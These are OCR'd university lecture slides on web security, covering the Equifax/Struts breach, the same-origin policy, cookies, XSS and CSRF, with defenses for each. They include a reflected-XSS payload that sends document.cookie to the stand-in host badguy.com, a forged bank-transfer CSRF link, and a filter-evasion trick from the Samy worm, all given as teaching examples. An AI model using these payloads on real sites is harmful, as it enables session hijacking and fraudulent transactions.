CAL POLY

CSC 321: Introduction to Computer Security

Module 8: Web Security

Bret Hartman

Department of Computer Science and Software Engineering

California Polytechnic State University

E-mail: bahartma@calpoly.edu


A special thanks to Dr. Bruce DeBruhl and Dr. Phoenix (Dongfeng) Fang, the authors of most of this material

Quiz 7 available
7 Lab Network Security due

OWASP Top 10

Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.




Open Web Application Security Project Top 10:2021

EQUIFAX

Support

USA

Products & Services | Learn | About Us | Search | Credit Report Help | Log In



How Can We Help You Today?

My Personal Credit

Get credit report assistance and learn about credit scores and solutions to help you monitor your credit and better protect your identity.

Go to My Personal Credit

Business Solutions

Learn more about the unique solutions that help you turn data and insights into action.

Explore Business Solutions

WEDNESDAY, MARCH 8, 2017

Reputation Lookup

Search by IP, domain, or netwo

Content-Type: Malicious - New Apache Struts2 0-day Under Attack

This post is authored by Nick Biasini

UPDATE: It was recently disclosed that in addition to Content-Type being vulnerable, both Content-Disposition and Content-Length can be manipulated to trigger this particular vulnerability. No new CVE was listed, however details of the vulnerability and remediation are available in this security advisory.

Talos has observed a new Apache vulnerability that is being actively exploited in the wild. The vulnerability (CVE-2017-5638) is a remote code execution bug that affects the Jakarta Multipart parser in Apache Struts, referenced in this security advisory. Talos began investigating for exploitation attempts and found a high number of exploitation events. The majority of the exploitation attempts seem to be leveraging a publicly released PoC that is being used to run various commands. Talos has observed simple commands (i.e. whoami) as well as more sophisticated commands including pulling down a malicious ELF executable and execution.

With exploitation actively underway Talos recommends immediate upgrading if possible or following the work around referenced in the above security advisory.

Apache Struts

Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST, AJAX and JSON.

What is CVE-2017-5638?

Struts is vulnerable to remote command injection attacks through incorrectly parsing an attacker's invalid Content-Type HTTP header. The Struts vulnerability allows these commands to be executed under the privileges of the Web server. This is full remote command execution and has been actively exploited in the wild from the initial disclosure.

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STO

BIZ & IT —

Failure to patch two-month-old bug led to massive Equifax breach

Critical

DAN GOODI

Equifax hackers took driver's license info on 10M Americans

The attackers also took more than 145 million Social Security numbers, along with other pieces of personal info

Equifax confirms Apache Struts security flaw it failed to patch is to blame for hack

The company said the March vulnerability was exploited by hackers.

- The company was initially hacked via a consumer complaint web portal, with the attackers using a widely known vulnerability that should have been patched but,

Equifax Releases Details on Cybersecurity Incident, Announces Personnel Changes

September 15, 2017 5:40pm EDT

Download as PDF

ATLANTA, Sept. 15, 2017 /PRNewswire/ -- As part of the company's ongoing review of the cybersecurity incident announced September 7, 2017, Equifax Inc. (NYSE: EFX) today made personnel changes and released additional information regarding its preliminary findings about the incident.

EQUIFAX®

The company announced that the Chief Information Officer and Chief Security Officer are retiring. Mark Rohrwasser has been

it had happened; stock sales by top executives around this time gave rise to accusations of insider trading.

Equifax is already facing the largest class-action lawsuit in US history

MORE INFORMATION ABOUT THE SETTLEMENT

In September of 2017, Equifax announced a data breach that exposed the personal information of 147 million people. The company has agreed to a global settlement with the Federal Trade Commission, the Consumer Financial Protection Bureau, and 50 U.S. states and territories. The settlement includes up to $425 million to help people affected by the data breach.

February 10, 2020

Twitter Facebook Email

Chinese Military Hackers Charged in Equifax Breach

Intrusion Affected Nearly Half of All Americans

During a February 10, 2020 press conference at the Department of Justice in Washington, D.C., FBI Deputy Director David Bowdich joined other officials in announcing charges against four Chinese military-backed hackers in connection with the 2017 cyberattack against Equifax.

Web terminology

- **URL** (Uniform Resource Locator) is an identifier of a network-retrievable web document
- **HTML** (HyperText Markup Language) defines the meaning and structure of web content
- **HTTP** (Hypertext Transfer Protocol) is a protocol for transmitting HTML

In this class we focus on four common web attacks:

- XSS (Cross-site scripting)
- CSRF (Cross-site request forgery)
- SSRF (Server-side request forgery)
- SQL (Structured Query Language) injection

Web page complexity

Ad code

Extensions


Third party libraries

Page code

Third party API

Web security goals

- Browse all sorts of sites
  - No browser info leaked without permission
  - No intrusions
  - No violation of page isolation
- Even if it is a complex web-based app
  - Same security as standalone versions
- Allow safe delegation



JavaScript power


<script src="javascript.js"></script>

- Edit HTML
- Manipulate images
- Read, validate, and submit form data
- Read and write cookies
- Load new pages

Attacks based on adversary injecting executable into target website


Frame-based isolation is central to browser security

- Each frame has an origin
  - Protocol
  - Host
  - Port
- Frame can only interact with its origin
- Frames can not interact with non-same origin
- **Same origin policy**



Same-Origin Policy (SOP)

- Fundamental security model of the web browser
- Purpose:
  - Two pages from different sources should not be allowed to interfere with each other
- Given two separate JavaScript execution contexts, one should be able to access the other only if the protocols, hostnames, and port numbers associated with their host URL documents match exactly



Same-origin policy URL examples

```
function isSameOrigin (url1, url2) {
  return url1.protocol === url2.protocol &&
    url1.hostname === url2.hostname &&
    url1.port === url2.port
}
```

- `https://example.com/a/` → `https://example.com/b/` — Yes
- `https://example.com/a/` → `https://www.example.com/b/` — No
- `https://example.com/` → `http://example.com/` — No
- `https://example.com/` → `https://example.com:81/` — No

Challenges with same-origin policy

- Sometimes policy is too narrow:
  - Difficult to get login.calpoly.edu and xyz.calpoly.edu to exchange data
  - Set document.domain to the shared domain name to allow sites with different subdomains to interact
- Sometimes policy is too broad:
  - No way to isolate https://web.calpoly.edu/class/csxxx1/ from https://web.calpoly.edu/class/csxxx2/
- Policy is not enforced for certain web features
  - Cookies have a different security model

Sessions and cookies

- Cookies are used by the server to implement sessions
- Goal: Server keeps a set of data related to a user's current session
- Browser sends cookies back to the same host by default
- For example:
  - User tracking
  - Shopping carts
  - Logins

Cookie Name

Cookie Value

First HTTP request:

```
POST /login HTTP/1.1
Host: example.com

username=alice&password=password
```

HTTP response:


```
HTTP/1.1 200 OK
Set-Cookie: username=alice
Date: Tue, 24 Sep 2019 20:30:00 GMT

<!DOCTYPE html ...
```

All future HTTP requests:

```
GET /page.html HTTP/1.1
Host: example.com
Cookie: username=alice;
```

Some cookie security attributes

- Domain – Allows the cookie to be scoped to a broader domain
  - login.calpoly.edu could set a cookie for calpoly.edu
- Expires – Specifies expiration date/time, defaults to session
- Secure – Only sent to server over HTTPS
- HttpOnly – Locally inaccessible; only sent to server
- SameSite – Helps for CSRF protection
  - Strict: Send cookie only if current site is same as target site
  - Lax: Send cookie in cross-site requests with GET method (default)



Session hijacking

- Sending cookies over unencrypted HTTP is a very bad idea
  - Attacker who eavesdrops on session can view the cookie
  - Attacker sends victim's cookie as if it was theirs
- Solution: Set-Cookie: key=value; Secure
- Or use HTTPS for entire website

Cookie summary

- Cookies are used to implement sessions
- Never trust data from the client
- Use attributes to limit cookie access:

  Set-cookie: key=value; secure; HttpOnly; SameSite=Lax; expires=Tue, 16.Feb, 2020 00:00:00 GMT

Cross-Site Scripting (XSS)

Samy Worm (myspace.com) – 2005

- Using javascript
  - Samy worm infects anyone who visits an infected MySpace page
    - Adds Samy as a friend
    - Replicates code on visitor's profile
  - One million friends in 24 hours, but didn't cause damage
- Myspace checked user custom profile HTML and blocked
  - <script>, <body>, onclick, <a href=javascript://>
- But could execute javascript in CSS (cascading style sheets) tags:
  -
  - Hide "javascript" as "java\nscript"

XSS

- An XSS vulnerability is present when
  - An attacker can inject non-sanitized data
  - Including malicious JavaScript
  - Into pages generated by a web application
- XSS types include
  - Stored (like Samy worm) – attack persisted in server database
  - Reflected – attack in HTTP request itself

Stored XSS attack

Victim Server

2) Request content

3) Receive malicious script

Download it

Victim Client

1) Inject script

Store bad stuff

4) Steal valuable data

Attack server

Can cause large-scale damage across many clients since it persists in server

Reflected XSS

Victim Server

4) Echo user input

3) Click on link

Victim Client

1) Visit website

2) Receive malicious link with script


5) Send valuable data

Attack server

Client receives malicious link containing script, executed when reflected back from victim server

Example

- Search field on victim.com
  - http://victim.com/search.php ? term = apple
- Server side implementation
  - search.php:
    - <HTML> <TITLE> Search Results </TITLE>
    - <BODY>
      - Results for <? php echo $_GET[term] ?> :
      - …
    - </BODY></HTML>



Attack code

- What happens with this link?
  - Browser goes to victim.com
  - victim.com returns
    - <HTML> Results for <script> … </script>
  - Browser executes script:
    - Sends badguy.com cookie for victim.com

http://victim.com/search.php ? term =
<script> (new Image().src =
http://badguy.com?cookie = +
document.cookie) </script>

Stored XSS vs reflected XSS

	Target	Attacker goal	Attacker tools	Key trick
Stored XSS	User who visits a vulnerable web service.	Use any means to get attack code into the database.	Ability to leave content on web server page.	Server fails to ensure that content uploaded to page does not contain embedded scripts.
Reflected XSS	User visits a vulnerable web service that will include parts of URLs it receives in the web page output it generates.	Find a URL that you can make target visit that includes your attack code.	Ability to get user to click on a specially-crafted URL.	Server fails to ensure that output it generates does not contain embedded scripts other than its own.

XSS server-side defenses

- Input validation and filtering
  - Never trust client-side data
  - Only allow what you expect
- Output control
  - HttpOnly cookie attribute to prevent cookie from being read from JavaScript
  - Encoding – replace HTML control characters
- Data tainting – flag user input
- Static analysis – check server code for vulnerabilities

XSS client-side defenses

- Proxy: use to check for and eliminate special HTML characters
- Application firewall: Check sites for potentially shady links
- Auditing: Monitor execution to JavaScript to look for known misbehavior

- These defenses depend on known attacks
- Does not defend against stored XSS

OWASP suggestions

- White-listing: Apps should validate all headers, cookies, query strings, form fields, and hidden fields against a rigorous specification of what should be allowed

- Do not use black-list (do not attempt to identify active content and remove, filter, or sanitize it)
  - Why?

XSS summary

- Attack echoes valuable data about a user back to an attacker
  - Stored
  - Reflected
- Good ideas
  - HttpOnly cookie attribute – helps but weak XSS defense
  - Static analysis to confirm input validation
  - Output encoding
  - Taint tracking
  - OWASP -- Whitelist
- Bad ideas
  - Blacklisting
  - Manual sanitization

What's next

- Module 8 Web Security – continued
- Readings
  - Sessions and cookies
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF)
  - CSRF defenses
  - Server side request forgery (SSRF)
  - Structured Query Language (SQL) Injection
  - SQL injection defenses
- You should be working on 8 Lab Natas, Mastery Extension Report Draft due next Tuesday
- #breach-of-the-week – participate on slack!
- Office hours Thurs 11:00am-12:00pm in 192-333 or M/W/F on zoom

Breach of the Week!

Cross-Site Request Forgery (CSRF/XSRF)


Cookie authentication

Post login.cgi
user & pwd

Validate user

Store val

auth=val



Client

set-cookie:auth=val

Web server

Auth server

GET restricted.html
Cookie: auth=val

restricted.html
auth=val

yes/no

if yes, restricted.html

What is CSRF?

- Attack which forces an end user to execute unwanted actions on a web app in which they are currently authenticated
- It can be used to force user to perform requests like transferring funds, changing email address, etc
- Effective even when attacker can not read the HTTP response

Parts of CSRF attack

- Involves sites that rely on user's identity
  - Exploits site's trust in that identity
- Tricks victim to send legitimate-looking request from the victim's browser to the website
- HTTP request sent with these credentials or cookies will be considered legitimate

CSRF attack

Victim Server

1) Establish session

4) Send forged request (with cookies)

Victim Client

2) Visit server

3) Receive Malicious Page

HTTP response is not returned to attacker

Attack server

How long do you remain logged into google services?

CSRF example – bank transfer

- A typical GET request for a $100 bank transfer :

```
GET http://netbank.com/transfer.do?acct=PersonB&amount=$100
HTTP/1.1
```

- An attacker can modify:

```
GET http://netbank.com/transfer.do?acct=AttackerA&amount=$100
HTTP/1.1
```

- A bad actor can embed the request into an innocent looking hyperlink:

```
<a href="http://netbank.com/transfer.do?
acct=AttackerA&amount=$100">Read more!</a>
```

CSRF example – bank transfer cont

- Next, the attacker can distribute the hyperlink via email to many bank customers
- Whoever clicks on the link while logged into their bank account will unintentionally initiate the $100 transfer to the attacker

CSRF defenses

- Implement XSS defenses first
  - XSS can be used to defeat all CSRF mitigation techniques!
- User interaction-based protection
  - “Re-enter your password to transfer $10,000”
- SameSite cookie attribute
- CSRF token

CSRF defenses – SameSite cookie attribute

- Always set SameSite cookie attribute to strict or lax for session cookies
- SameSite=Strict is secure but results in poor browsing experience
  - Send cookie only if current site is same as target site
  - For example, following link to Facebook will require you to login again
- SameSite=Lax provides balance between security and usability
  - Send cookie in cross-site requests with GET method
  - Partial CSRF defense -- Prevents POST attack, but victim can still click on forged GET request
  - Default in many browsers

```
Set-Cookie: JSESSIONID=xxxxx; SameSite=Strict
Set-Cookie: JSESSIONID=xxxxx; SameSite=Lax
```

CSRF token

- Randomly generated token generated by server
  - Secret and unique per user session
- Attacker cannot guess token to forge request

```
http://netbank.com/transfer.do?acct=PersonB&amount=100&
token=31415926535897932384626433832795028841971
```

- Built-in CSRF token protection may be built into web framework

CSRF summary

- Attack forces end-user to execute unwanted actions
  - Calls sensitive function (like bank transfer)
  - User credentials are attached
- Good ideas
